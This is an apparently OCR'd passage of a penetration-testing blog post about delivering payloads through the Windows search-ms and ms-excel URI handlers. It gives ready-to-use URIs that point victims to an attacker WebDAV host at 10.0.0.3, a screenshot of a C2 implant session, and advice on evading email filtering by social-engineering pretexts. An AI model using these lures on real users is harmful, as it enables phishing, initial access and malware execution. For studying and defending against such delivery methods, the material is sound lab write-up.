
pentestlaboratories >

.exe

demon.x64.exe
\\10.0.0.3\DavWWWRoot\pentestlaboratories
Type: Application
Date modified: 21/10/2023 22:20
Size: 93.5 KB

Search URI Handler – Executable

However, in that occasion Mark of the Web will applied and a message will inform the user that the file is originated outside of the network and could harm the computer.



demon.x64.exe
\\10.0.0.3\DavWWWRoot\pentestlaboratories Type: Application Date modified: 21/10/2023 22:20 Size: 93.5 KB

Open File - Security Warning

We can't verify who created this file. Are you sure you want to run this file?


Name: ...0.3\DavWWWRoot\pentestlaboratories\demon.x64.exe
Type: Application
From: \\10.0.0.3\DavWWWRoot\pentestlaboratories\demon.x...

Run | Cancel

This file is in a location outside your local network. Files from locations you don't recognise can harm your PC. Only run this file if you trust the location. What's the risk?

Search URI Handler – MotW

However, if the use ignores the message and choose to run the file an implant will received to the C2 framework.




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
69462f4c	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	2488	1s	healthy

Search URI Handler – Implant

Instead of using programming files, arbitrary office files could be also used as these will evade also any email filtering solutions.

```
search-
ms:query=.xlsx&crumb=location:\\10.0.0.3\DavWWWRoot\Update&displayname=Update
```



search-ms:query=.xlsx&crumb=location:\\10.0.0.3\DavWWWRoot\Update&displayname=Update


For quick access, place your favourites here on the favourites bar. Manage favourites now

This site is trying to open Windows Explorer.

A website wants to open this application.

Search URI Handler – Excel

When windows explorer opens the computer will connect to the remote WebDav server which hosts the file and once the user opens the file code will executed.




Book1.xlsx
Date modified: 27/12/2023 20:29
\\10.0.0.3\DavWWWRoot\Update
Size: 7.93 KB
Authors: Peter Jones

Search URI Handler – Excel via WebDav

Office documents also accept URI’s and therefore could be used to trick the user to open the malicious attachment.

```
ms-excel:ofv|u|http://10.0.0.3/Book1.xlsx
```



ms-excel:ofv|u|http://10.0.0.3/Book1.xlsx

This site is trying to open Excel.

A website wants to open this application.

Import favourites
For quick access, place your favourites here on the favourites bar. Manage favourites now
Open
Cancel
Search or enter web address

Excel Handler

In all of the cases pretext is necessary and important part of social engineering to convince the user to open the file. The above methods could be used as a method to deliver files in order to get initial access by evading common methods such as sending email attachments to users that might be prevented by the email filtering control.

References